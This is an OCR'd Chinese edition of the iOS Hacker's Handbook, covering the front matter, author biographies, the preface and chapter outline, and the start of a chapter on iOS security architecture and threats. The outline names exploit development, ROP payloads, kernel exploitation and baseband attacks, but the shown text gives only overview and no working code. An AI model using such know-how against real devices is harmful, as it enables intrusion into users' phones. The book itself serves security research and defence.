
TURING 图灵程序设计丛书 网络安全系列

iOS Hacker's Handbook

黑客攻防技术宝典

iOS实战篇

[美] Charlie Miller Dionysus Blazakis Dino Dai Zovi
Stefan Esser Vincenzo Iozzo Ralf-Philipp Weinmann 著
傅尔也 译



美国国家安全局全球网络漏洞攻击分析师、连续4年Pwn2Own黑客竞赛大奖得主Charlie Miller主笔

作者阵容超级豪华，6位均为信息安全领域大名鼎鼎的顶级专家，各有所长，且多有专著出版

国内唯一专注iOS平台漏洞、破解及安全攻防的中文专著

人民邮电出版社
POSTS & TELECOM PRESS

黑客攻防技术宝典 iOS实战篇


iOS Hacker's Handbook

安全始终是计算机和互联网领域最重要的话题。进入移动互联网时代，移动平台和设备的安全问题更加突出。iOS系统凭借其在移动市场的占有率拥有着举足轻重的地位。虽然iOS系统向来以安全著称，但由其自身漏洞而引发的威胁同样一直存在。

《黑客攻防技术宝典：iOS实战篇》由美国国家安全局全球网络漏洞攻击分析师、连续4年Pwn2Own黑客竞赛大奖得主Charlie Miller领衔，6位业内顶级专家合力打造，全面深入介绍了iOS的工作原理、安全架构、安全风险，揭秘了iOS越狱工作原理，探讨了加密、代码签名、内存保护、沙盒机制、iPhone模糊测试、漏洞攻击程序、ROP有效载荷、基带攻击等内容，为深入理解和保护iOS设备提供了足够的知识与工具，是学习iOS设备工作原理、理解越狱和破解、开展iOS漏洞研究的重量级专著。

本书作为国内第一本全面介绍iOS漏洞及攻防的专著，作者阵容空前豪华，内容权威性毋庸置疑。Charlie Miller曾在美国国家安全局担任全球网络漏洞攻击分析师5年，并连续4届摘得Pwn2Own黑客竞赛桂冠。Dionysus Blazakis擅长漏洞攻击缓解技术，2010年赢得了Pwnie Award最具创新研究奖。Dino Dai Zovi是Trail of Bits联合创始人和首席技术官，有十余年信息安全领域从业经验，出版过两部信息安全专著。Vincenzo Iozzo现任BlackHat和Shakacon安全会议评审委员会委员，因2010年和2011年连续两届获得Pwn2Own比赛大奖在信息安全领域名声大振。Stefan Esser是业界知名的PHP安全问题专家，是从原厂XBOX的硬盘上直接引导Linux成功的第一人。Ralf-Philipp Weinmann作为德国达姆施塔特工业大学密码学博士、卢森堡大学博士后研究员，对密码学、移动设备安全等都有深入研究。

本书适合想了解iOS设备工作原理的人，适合对越狱和破解感兴趣的人，适合关注iOS应用及数据安全的开发人员，适合公司技术管理人员（他们需要了解如何保障iOS设备安全），还适合从事iOS漏洞研究的安全研究人员。



图灵社区：www.ituring.com.cn
新浪微博：@图灵教育 @图灵社区
反馈/投稿/推荐信箱：contact@turingbook.com
热线：(010)51095186转604

分类建议 计算机/程序设计/移动开发

人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-32848-9

ISBN 978-7-115-32848-9
定价：69.00元

TURING 图灵程序设计丛书 网络安全系列

iOS Hacker's Handbook

黑客攻防技术宝典

iOS实战篇

[美] Charlie Miller Dionysus Blazakis Dino Dai Zovi
Stefan Esser Vincenzo Iozzo Ralf-Philipp Weinmann 著
傅尔也 译

人民邮电出版社
北 京

图书在版编目（CIP）数据

黑客攻防技术宝典. iOS实战篇 / (美) 米勒(Miller,C.) 等著 ; 傅尔也译. -- 北京 : 人民邮电出版社, 2013.9
（图灵程序设计丛书）
书名原文: iOS hacker's handbook
ISBN 978-7-115-32848-9

Ⅰ. ①黑… Ⅱ. ①米… ②傅… Ⅲ. ①计算机网络—安全技术 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2013)第187413号

内 容 提 要

《黑客攻防技术宝典：iOS 实战篇》全面介绍 iOS 的安全性及工作原理，揭示了可能威胁 iOS 移动设备的所有安全风险和漏洞攻击程序，致力于打造一个更安全的平台。本书内容包括：iOS 设备和 iOS 安全架构、iOS 在企业中的应用（企业管理和服务提供）、加密敏感数据的处理、代码签名、沙盒的相关机制与处理、用模糊测试从默认 iOS 应用中查找漏洞、编写漏洞攻击程序、面向返回的程序设计（ROP）、iOS 内核调试与漏洞审查、越狱工作原理与工具、基带处理器。

本书适合所有希望了解 iOS 设备工作原理的人学习参考，包括致力于以安全方式存储数据的应用开发人员、保障 iOS 设备安全的企业管理人员、从 iOS 中寻找瑕疵的安全研究人员，以及希望融入越狱社区者。

◆ 著　[美] Charlie Miller　Dionysus Blazakis
Dino Dai Zovi　Stefan Esser　Vincenzo Iozzo
Ralf-Philipp Weinmann
译　傅尔也
责任编辑　毛倩倩
责任印制　焦志炜

◆ 人民邮电出版社出版发行　北京市崇文区夕照寺街14号
邮编　100061　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京鑫正大印刷有限公司印刷

◆ 开本：800×1000　1/16
印张：20
字数：478千字　2013年9月第1版
印数：1-4 000册　2013年9月北京第1次印刷
著作权合同登记号　图字：01-2012-5235号

定价：69.00元

读者服务热线：(010)51095186转604　印装质量热线：(010)67129223
反盗版热线：(010)67171154
广告经营许可证：京崇工商广字第0021号

版权声明

作者介绍

Charlie Miller　Accuvant Labs 首席研究顾问，曾在美国国家安全局担任全球网络漏洞攻击分析师 5 年，连续 4 年赢得 CanSecWest Pwn2Own 黑客大赛。他发现了 iPhone 与 G1 安卓手机第一个公开的远程漏洞，通过短信对 iPhone 进行漏洞攻击并发现了可以让恶意软件进入 iOS 的代码签名机制缺陷。作为圣母大学博士的他还与人合著了 *The Mac Hacker's Handbook* 和 *Fuzzing for Software Security Testing and Quality Assurance* 两本信息安全类图书。

Dionysus Blazakis　程序员和安全研究人员，擅长漏洞攻击缓解技术，经常在安全会议上发表有关漏洞攻击缓解技术、绕过缓解技术和寻找漏洞的新方法等主题演讲，因利用即时编译器绕过数据执行保护的技术赢得了 2010 年 Pwnie Award 最具创新研究奖。另外，他与 Charlie Miller 为参加 2011 年 Pwn2Own 大赛开发的 iOS 漏洞攻击程序赢得了 iPhone 漏洞攻击比赛的大奖。

Dino Dai Zovi　Trail of Bits 联合创始人和首席技术官，有十余年信息安全领域从业经验，做过红队（red teaming，又称“伦理黑客”）、渗透测试、软件安全、信息安全管理和网络安全研究与开发等多种工作。Dino 是信息安全会议的常客，在 DEFCON、BlackHat 和 CanSecWest 等世界知名的信息安全会议上发表过对内存损坏利用技术、802.11 无线客户端攻击和英特尔 VT-x 虚拟化 rootkit 程序等课题的独立研究成果。他还是 *The Mac Hacker's Handbook* 和 *The Art of Software Security Testing* 的合著者。

Vincenzo Iozzo　Tiqad srl 安全研究人员，BlackHat 和 Shakacon 安全会议评审委员会成员，常在 BlackHat 和 CanSecWest 等信息安全会议上发表演讲。他与人合作为 BlackBerryOS 和 iPhoneOS 编写了漏洞攻击程序，因 2010 年和 2011 年连续两届获得 Pwn2Own 比赛大奖在信息安全领域名声大振。

Stefan Esser　因在 PHP 安全方面的造诣为人熟知，2002 年成为 PHP 核心开发者以来主要关注 PHP 和 PHP 应用程序漏洞的研究，早期发表过很多关于 CVS、Samba、OpenBSD 或 Internet Explorer 等软件中漏洞的报告。2003 年他利用了 XBOX 字体加载器中存在的缓冲区溢出漏洞，成为从原厂 XBOX 的硬盘上直接引导 Linux 成功的第一人；2004 年成立 Hardened-PHP 项目，旨在开发更安全的 PHP，也就是 Hardened-PHP（2006 年融入 Suhosin PHP 安全系统）；2007 年与人

合办德国 Web 应用开发公司 SektionEins GmbH 并负责研发工作；2010 年起积极研究 iOS 安全问题，并在 2011 年提供了一个用于越狱的漏洞攻击程序（曾在苹果多次更新后幸存下来）。

Ralf-Philipp Weinmann　德国达姆施塔特工业大学密码学博士、卢森堡大学博士后研究员。他在信息安全方面的研究方向众多，涉及密码学、移动设备安全等很多主题。让他声名远播的事迹包括参与让 WEP 破解剧烈提速的项目、分析苹果的 FileVault 加密、擅长逆向工程技术、攻破 DECT 中的专属加密算法，以及成功通过智能手机的 Web 浏览器（Pwn2Own）和 GSM 协议栈进行渗透攻击。

前　言

iPhone 已经问世 5 年有余，人们大概都已经忘了当时的 iPhone 多么具有开创意义。那时候还没有现在这样的智能手机，很多手机也就是用来打打电话。有些手机中安装了 Web 浏览器，但并非全功能的，只能呈现最基本的网页，而且手机屏幕的分辨率非常低。好在，iPhone 改变了这一切。

iPhone 的显示屏几乎占据整个前面板，有着基于 WebKit 的 Web 浏览器，而且其操作系统可以由用户自行升级，不需要等着运营商来做这项工作。再加上存储照片、播放音乐和发送短信等功能，这才是人们真正想要拥有的手机（参见图 1）。但是，iPhone 并不完美。第一代 iPhone 数据传输速度非常慢，不支持第三方应用，而且安全性特别差，不过它却引领了智能手机和平板电脑的革命。

图 1　众多消费者排队等待购买第一代 iPhone

图片来源：Mark Kriegsman（http://www.flickr.com/photos/kriegsman/663122857/）。

随着第一代 iPhone 于 2007 年问世，一系列其他的苹果产品也随之而来，而它们都运行着 iOS。当然，在第一代 iPhone 等设备问世时这个操作系统还不叫 iOS。第一代 iPhone 使用的操作系统被苹果公司称为 OS X，就像其桌面版的“兄长”那样。而在 2008 年第二代 iPhone 出现时，这个操作系统被称为 iPhone OS。那时候它还不能拥有 iOS 这个称呼，因为思科公司为路由器设计的操作系统先占用了 IOS 这个名称。经过一番交易，苹果公司从 2010 年起正式将其移动操作系统命名为 iOS。

紧随 iPhone 之后的 iOS 设备是 iPod Touch。这种设备基本上就是个不能打电话不能发短信的 iPhone。其他 iOS 设备包括第二代 Apple TV 和 iPad。这些设备每推出新的一代，都是更快、更时髦、更多功能的产品（如图 2 所示）。

图 2　iPhone 4（左）与 iPhone 1（右）的对比

全书概览

不过，人们通常只注意这些设备光鲜的外表，很少会去了解它们的内部工作原理。数百万人每天随身携带存放着他们个人信息的这些小设备，但它们到底安全吗？在各种安全大会的演讲中，在越狱社区里，甚至在研究人员的个人日志中，我们都可以发现关于 iOS 运行安全的信息。本书就是要把这些有关 iOS 内部原理的知识汇总起来。只有让人们都能接触到这些信息，才能让个人和企业有效评估使用这些设备的风险，并了解如何最大限度地降低这种风险。本书甚至可以提供一些让设备本身更安全与让用户使用起来也更安全的思路。

本书内容

本书是按 iOS 安全功能主题划分章节的，读者可以用不同的方式来阅读本书。不熟悉这些主题或是不想错过任何内容的读者可以从头至尾阅读整本书。本书从相对基础的章节开始，由浅入深地慢慢过渡到后面较为复杂和深奥的章节。而那些已经对 iOS 的内部细节有所了解的读者可以

跳过开头部分，直接阅读自己感兴趣的那些章节。每一章的内容基本上都是相对独立的。在提到其他章的主题时，我们都会指明出处。下面来看一下本书中各章的主要内容。

- **第 1 章**概述 iOS 设备和 iOS 安全架构。我们在此介绍本书其余部分所要讨论的大部分主题，最后讨论针对各版 iOS 发动的一些攻击，包括最早期的一些攻击和针对 iOS 5 安全架构的一些攻击。
- **第 2 章**讨论 iOS 在企业中的使用，涉及诸如企业管理和服务提供之类的主题。此外，这一章还讲述如何为企业设备开发应用，包括开发者证书和配置概要文件的工作原理。
- **第 3 章**包含与 iOS 处理加密敏感数据相关的信息。这一章概述如何为每台 iOS 设备得出加密密钥以及如何使用这些加密密钥、各种等级的加密以及每种等级下都有哪些文件，讨论开发人员如何利用 Data Protection API 保护应用中的敏感数据。最后，我们还将展示如何通过蛮力攻击破解密码，以及 4 位数字密码的脆弱性。
- **第 4 章**针对 iOS 深入介绍一种主要的安全机制——代码签名。我们将为读者呈现相关的源代码和逆向工程二进制文件，它们用于确保只有由受信任机构签名的代码才能在设备上运行。这一章还将重点介绍 iOS 代码签名机制中的新内容，它们为实现即时编译而允许未签名的代码以一种严格受控的方式运行。最后，我们介绍 iOS 5 的早期版本中出现的代码签名机制漏洞。
- **第 5 章**介绍 iOS 中涉及沙盒的机制。我们将展示 iOS 内核如何支持把钩子程序放置在关键区域，讨论沙盒具体用到的钩子，然后举例说明应用如何完成自己的沙盒处理，并讲述重要的 iOS 功能是如何执行沙盒处理的。最后，这一章将讨论沙盒描述文件、这些文件如何描述沙盒所许可的功能，以及如何从 iOS 二进制文件中提取这些文件以用于研究。
- **第 6 章**展示如何利用模糊测试技术从默认的 iOS 应用中找到漏洞。我们首先综合探讨模糊测试，接着展示如何对 iOS 中最大的受攻击面 MobileSafari 进行模糊测试。这一章重点介绍进行 iOS 模糊测试的几种不同方式，包括在 Mac OS X、iOS 模拟器以及 iOS 设备上进行模糊测试。最后，我们还将展示如何对台式机上没有的 SMS 解析器进行模糊测试。
- **第 7 章**讲述如何利用第 6 章介绍的技术找到漏洞，并将其转换为有效的漏洞攻击程序。我们将详细分析 iOS 的堆管理系统，并说明如何利用“堆风水”技术操控堆内存。然后，这一章讨论漏洞攻击程序开发中的一个主要障碍——地址空间布局随机化（ASLR）。
- **第 8 章**进一步向大家展示在控制进程后可以做些什么。在简要介绍 iOS 设备中使用的 ARM 架构后，我们就转而介绍面向返回的程序设计（ROP）。这里将向大家介绍如何手工创建和自动生成 ROP 有效载荷，还将给出一些 ROP 有效载荷的例子。
- **第 9 章**从用户空间转入内核。在介绍一些内核基础知识后，我们接着描述如何调试 iOS 内核从而监控其动态。这一章还将展示如何对内核进行漏洞审查以及如何利用找到的各种漏洞。
- **第 10 章**介绍越狱。首先，这一章讲述有关越狱工作原理的基础知识，接着详细描述不同类型的越狱工具，然后概述越狱工具所需的不同组成部分，包括对文件系统的修改、已安装的守护进程、激活，最后还将通览越狱利用的所有内核补丁。

- 第 11 章介绍很多 iOS 设备中都有的另一个处理器——基带处理器。我们将展示如何设置与基带进行交互的工具，并介绍从过去到现在 iOS 设备的基带中都使用了哪些实时操作系统，然后说明如何对基带操作系统进行审计，还给出了一些漏洞示例。最后，这一章还将描述一些可以在基带操作系统上运行的有效载荷。

读者对象

本书是为所有希望了解 iOS 设备工作原理的人所写的。他们可以是希望融入越狱社区的人，也可以是试图了解如何以安全方式存储数据的应用开发人员，还可以是想要了解如何保障 iOS 设备安全的企业管理人员，或者尝试从 iOS 中寻找瑕疵的安全研究人员。

这些目标读者几乎都应该阅读和理解本书前面的章节。虽然后面的章节也都试着从基础知识开始介绍，但是理解这些内容至少能熟悉一些基本套路，比方说如何使用调试器和如何阅读代码清单等。

所需工具

如果大家只想对 iOS 的工作原理有个初步的了解，本书完全可以满足需要。不过，为了掌握本书的绝大部分内容，我们希望大家参照书中示例在自己的 iOS 设备上进行操作。这样的话，大家就至少需要一部 iOS 设备。为了真正掌握这些例子，大家需要为 iOS 设备越狱。此外，虽然有可能为其他平台凑齐一套能起作用的工具，但是为了使用 Xcode 编译示例程序，大家最好有一台运行 Mac OS X 的计算机。

配套网站

本书配套网站 www.wiley.com/go/ioshackershandbook 中有本书的所有代码[①]，因此大家不需要自己一行一行敲代码。此外，对于书中提到的 iOS 特有的工具，只要有可能我们就都会收录在该网站上。本书勘误也可在本网站上查询，如果大家发现本书的错漏之处，还望不吝赐教。

祝贺大家

我们喜爱自己的 iOS 设备，我们都是果粉。不过，要是攻击者不能从中窃取个人信息的话，我们会更喜欢这些设备。尽管阅读本书这样的书籍没法让大家阻止所有针对 iOS 的攻击，但只有越来越多的人了解 iOS 的安全性及其工作原理，iOS 才可能成为一个更安全的平台。请大家准备好，我们马上就要探索 iOS 安全了，而且要努力让它变得更安全。毕竟，有所了解就等于成功了一半。

---

① 本书源代码也可在图灵社区本书网页（http://www.ituring.com.cn/book/1068）免费注册下载。——编者注

致　谢

我想感谢我的妻子 Andrea，感谢她的绵绵爱意与不断支持，还要谢谢我亲爱的儿子 Theo 和 Levi，他们将是 iOS 黑客和越狱界的新生代力量。

——Charlie

首先，我要感谢我的家人 Alayna、Simon 和 Oliver，感谢这几个月来我每晚下班回家后加班加点工作时他们所给予的耐心与关爱。我还想感谢越狱社区提供的种种帮助。他们除了开发专业的越狱工具，还提供了很多能让安全研究人员的工作变得更加简单的文档（比如 iPhone wiki），以及用于提取和修改 iOS 固件的工具。

——Dionysus

我要感谢我的父母、妹妹以及密友对我的不断支持，特别是在我参与编写此书的这段时间；没有他们的话，我想我早疯了。我还要感谢 iOS 越狱工具开发社区，感谢社区成员进行了大量的技术研究并免费发布开发出的工具，他们还常常提供全部的源代码。最后，我还要感谢 Pablo 和 Paco 在我上次写书时提供的帮助。

——Dino

我想感谢我的双亲、哥哥和各位密友，感谢他们总是支持我，哪怕我偶尔冒出疯狂的想法。另外，我还要特别感谢我多年来的灵魂伴侣 Nami。

——Stefan

我想感谢在我个人生活和专业领域中，每一个帮助我沿着这条坎坷之途一路走来的人。我想感谢的人实在太多，真的没办法在这里一一列出。我特别感谢在编写本书时助我一臂之力的 Naike 和 Max。

——Vincenzo

我想感谢我的妻女，因为她们长久以来不得不忍受我在写作时对她们视若无睹。我要感谢Thomas Dullien、Joshua Lackey和Harald Welte，在2010年我研究基带的几个月中，我们进行了很多富有启发性的探讨。非常感谢Jacob Appelbaum，他让我接触到了发起我要研究的主题的那些工程师。我还要对那些不愿留名的幕后英雄表示感谢，他们知道我说的是谁，感谢他们所做的一切！最后我要感谢iPhone Dev Team所做的工作，要是没有他们的成果，很多事情就要难办很多。在此，我特别感谢MuscleNerd（肌肉男）和planetbeing在我被iPhone4难住时提供的帮助，还要感谢roxfan为我提供了他的分散加载脚本。

——Ralf

目　录

第1章 iOS安全基础知识

如果你也像我们一样，那么只要拿到新设备就会想要了解它的安全性。这里的“设备”当然也包括iPhone。它不再只是带有小型Web浏览器的手机，与老式手机相比，它更像是计算机。当然，这些（以及将来的）设备可能存在与台式机中相似的安全问题。为了避免这些设备受到危害，苹果公司为它们内置了怎样的预防措施和安全机制呢？我们眼前是一个开启计算领域全新分支的机会。安全性对这些新兴智能设备来说有多重要呢？

本章会就iOS设备回答这些问题。首先，我们要看看各种iOS设备上使用的硬件，然后介绍iOS 5的安全架构。重点讲一讲现有设备为了防范恶意软件攻击和攻击者利用漏洞所内嵌的多层防御手段。接着，介绍一些已经发生的针对iOS设备的攻击，从而说明这些防御手段在现实世界中是如何起效（或失效）的。还将按照时间先后顺序，介绍从最早的iPhone到iOS 5设备受到的各种攻击。阅读过程中，大家会看到iOS设备的安全性有了多大的提高。最初版本的iOS几乎没有安全性可言，但iOS 5相对而言则既强大又可靠。

1.1 iOS 硬件/设备的类型

几年来，iOS一直在发展，各种苹果设备中的硬件也不断推陈出新。随着智能手机和平板电脑的普及，人们都希望拥有一台强大的计算设备。从某种意义上讲，他们期望自己口袋里装着的是一台电脑。

iPad的问世就是在这一方向上迈出的第一步。第一代iPad使用了ARM Cortex-A8架构的CPU，它的速度大约是第一代iPhone所使用CPU速度的两倍。

iPad 2和iPhone 4S则是另一个巨大跨越。它们都使用了ARM Cortex-A9架构的双核处理器，就CPU运算的速度而言，要比A8架构的处理器快20%。更惊人的是，A9的GPU要比A8的快9倍。

从安全的角度看，硬件上差异最大的是iPhone 3GS和iPad 2。iPhone 3GS是第一种支持Thumb2指令集的设备。这种新型指令集改变了创建ROP有效载荷的方式。之前设备中出现的代码序列在iPhone 3GS中突然发生了改变。

另一方面，iPad 2使用了双核处理器，它让iOS的分配程序可以全力运行。这样就对漏洞攻击的构造带来了巨大影响，因为漏洞攻击在多处理器环境下的可靠性要弱很多。

另一项与安全相关的硬件是基带。其实，在大多数国家，苹果公司的设备都是与运营商绑定（锁定）的。

为了解锁iPhone，多数漏洞攻击都会利用手机基带部件的漏洞。之前的几代iPhone一直使用英飞凌公司的基带固件。而CDMA版本的iPhone 4以及各版本的iPhone 4S转为使用高通公司的基带固件。

已经公开的若干种漏洞攻击都是针对英飞凌固件的，但针对高通固件的漏洞攻击尚未出现。

1.2　苹果公司如何保护 App Store

iOS设备之所以如此了不起，其中一个原因就是它们可以运行丰富多彩的应用；用户可以在苹果的App Store上找到这些应用。App Store上至少有50万种应用，总下载次数已经超过了180亿次（如图1-1所示）。

图1-1　用户眼中的App Store

iOS的应用是利用Xcode和iOS SDK在Mac OS X计算机上开发的。所构建的应用可以在iOS模拟器上运行，也可以在真实的iOS设备上进行测试。然后，就可以将开发出的应用发送给苹果公司进行审查。如果获得批准，这些应用就会被签上苹果的私钥，并被推送到App Store供用户下载。iOS的应用必须得到受信任一方（比如苹果公司）的签名，否则iOS中的强制性代码签名

（Mandatory Code-Signing）需求会让这些应用无法在设备上运行（详见第4章）。企业也可以利用类似的系统向雇员分发应用，不过雇员的手机必须经过配置，才能接受由该企业和苹果公司签名的应用。

当然，一旦用户向iOS设备下载了新应用，就为恶意软件提供了可乘之机。苹果公司已经试着用代码签名机制和App Store的审查流程来降低这种风险。除此之外，来源于App Store的应用会以较低级别的权限运行在沙盒中，这种方式可以降低它们的破坏性。大家很快就能看到更多与此有关的内容。

1.3 理解安全威胁

本书介绍iOS安全机制，从它如何起效以及如何攻破这种机制进行探讨。要全面理解苹果公司在保障其产品安全方面所采取的措施，首先要知道这些设备可能面对的各种威胁。

总体来看，很多桌面电脑所遭受的攻击同样会发生在iOS设备上。这些攻击可分为两大类：恶意软件和漏洞攻击。恶意软件在个人电脑中已经出现几十年了，而且正成为移动设备的一大威胁。总的来说，恶意软件就是那些安装后一旦运行就会“做坏事”的软件。恶意软件可能与用户需要的软件捆绑在一起，也可能伪装成用户想要的软件。不管哪种情况，用户都会下载和安装这些恶意软件，而这些恶意软件在执行时会干一些坏事，包括发送电子邮件、允许攻击者远程访问、安装按键记录器，等等。所有通用计算设备或多或少都会受到恶意软件的威胁。电脑就是用来运行软件的，用户让它们做什么，它们就会做什么。就算用户要求它们运行一些恶意的内容，这些计算设备也会欣然接受。电脑没什么真正的漏洞，它只是不知道该运行什么程序，不该运行什么程序。保护设备不受恶意软件危害的常规方式是使用杀毒软件。杀毒软件的工作就是确定哪些软件是安全的，哪些是不安全的。

另一方面，漏洞攻击则利用了设备中软件的底层漏洞运行其代码。用户可能只是在浏览网页、阅读电子邮件，或根本什么都没做，突然间一些恶意代码（可能是以网页、电子邮件或短信等形式）就会利用某个漏洞在设备上运行代码。这种攻击有时称为*下载驱动攻击*（drive-by-download），因为与恶意软件不同的是，用户一般会是无辜的受害者，他们并没有试图安装任何代码，只不过是要使用自己的设备而已！漏洞攻击可能在受影响的进程内部运行某些代码，或者下载、安装并运行某些软件。受害的用户可能不知道一些不同寻常的事已经发生了。

这样的漏洞攻击要求具备两个条件。第一个条件是设备上安装的软件有瑕疵或漏洞。第二个条件是攻击者有办法利用这一漏洞让其控制的代码在设备上运行。针对这两个条件，预防措施也有两种。第一就是加大找出漏洞的难度。这可能意味着将更少的代码暴露给攻击者（减小受攻击面），或是尽可能清理并删除代码中的瑕疵。这一方法的问题在于某些代码肯定要一直暴露给攻击者，否则设备就没法与外界交互。此外，找出深藏在海量代码中的所有（或者说大多数）漏洞是很难做到的。如果很容易的话，就不用写书，甚至也不用越什么狱了！

第二种预防漏洞攻击的方式就是加大攻击者通过漏洞执行恶意代码的难度。这涉及大量的技术问题，比如我们在全书中都要讨论的数据执行保护与内存随机化（memory randomization）。顺

着这条思路，退一万步讲，就算攻击者最终在代码中找到了bug，并让恶意代码运行起来，大家至少可以把恶意代码可能造成的损害降到最低。这需要利用权限分离或沙盒让某些流程无法接触敏感数据。例如，Web浏览器或许并不需要制作视频或发送短信的功能。

到目前为止，我们一直在围绕所有设备共同面临的安全威胁展开讨论。接下来，我们说一说针对iOS设备的攻击与针对个人电脑的攻击有什么区别。当然，这些攻击在很多方面是非常相似的。iOS就相当于精简了的Mac OS X，因此这两者之间存在很多共同或至少是非常类似的漏洞和攻击。差异的确存在，不过基本上可以归结为受攻击面的区别。受攻击面是指攻击者可以访问而且会处理攻击者所提供输入的那部分代码。

从某种角度上讲，iOS设备的受攻击面要比相应的Mac OS X台式机小。比如，iOS上就没有安装iChat这样的应用，而QuickTime之类应用的功能也大大地简化了。类似地，MobileSafari不支持Safari浏览器可以解析的一些文件类型。因此，我们可以说iOS的受攻击面更小。从另一方面来看，某些功能只出现在iOS设备上，特别是只出现在iPhone上，比方说短信功能。iPhone可以解析短信，但Mac OS X中没有对应的代码，这说明在某种意义上iOS的受攻击面又更大。而iPhone基带处理器上运行的代码也会扩大iOS的受攻击面。我们将在第6章和第12章中分别讨论这两种iOS特有的攻击途径。

1.4　理解iOS的安全架构

大家可以想象一些针对iOS设备的恼人攻击，本节就要讨论iOS设备如何抵御这些类型的攻击。这里要描述iOS 5，正如大家将要看到的，这是种相当安全的系统。1.5节将介绍iOS是如何一路演变而来的，这是段有点坎坷的发展历程。

1.4.1　更小的受攻击面

受攻击面是指处理攻击者所提供输入的代码。就算苹果公司的某些代码中存在漏洞，如果攻击者没法接触这些代码，或者苹果公司根本不会在iOS中包含这些代码，那么攻击者就没法针对这些漏洞开展攻击。因此，关键的做法就是尽可能降低攻击者可以访问（尤其是可以远程访问）的代码量。

苹果公司采取了各种可能的措施，相对于Mac OS X（或其他智能手机）减小了iOS的受攻击面。例如，不管用户喜不喜欢，iOS都是不支持Java和Flash的。这两种应用的安全问题由来已久，所以不含它们就使得攻击者更难找到可利用的漏洞。还有，iOS不能处理某些Mac OS X可以处理的文件，比方说.psd文件。Safari能够处理这一文件类型，但MobileSafari就不行，重要的是，没人会注意到MobileSafari不支持这种不常用的文件格式。此外，苹果公司自有的.mov格式也只被iOS部分支持，因此很多可以在Mac OS X上播放的.mov文件在iOS上无法播放。最后要说的是，虽然iOS原生支持.pdf文件，但只是解析该文件格式的部分特性。再来看看与之有关的一些数据，Charlie Miller曾用一些模糊的文件来测试Preview（Mac OS X系统自带的PDF阅读器），结果引起了100多个错误。而他在用iOS测试相同的文件时，只有约7%的文件在iOS中引发了问题。这意味

着通过减少iOS能够处理的PDF特性，苹果公司减少了这种情况下90%的潜在安全漏洞。瑕疵越少，攻击者发动漏洞攻击的机会就越小。

1.4.2 精简过的 iOS

除了减少可能被攻击者利用的代码，苹果公司还精简掉了若干应用，以防为攻击者在进行漏洞攻击时和得手之后提供便利。最明显的例子就是iOS设备上没有shell（`/bin/sh`）。在针对Mac OS X的漏洞攻击中，攻击者的主要目标就是试着在“shellcode”中执行shell。而iOS中根本没有shell，所以针对iOS的漏洞攻击就必须寻求其他最终目标。不过，即便iOS中有shell他们也用不上，因为攻击者没法从shell执行诸如`rm`、`ls`、`ps`这样的实用程序。企图运行代码的攻击者要么在被攻击进程的上下文中作案，要么只能自备所有工具。不管怎样，都没那么容易。

1.4.3 权限分离

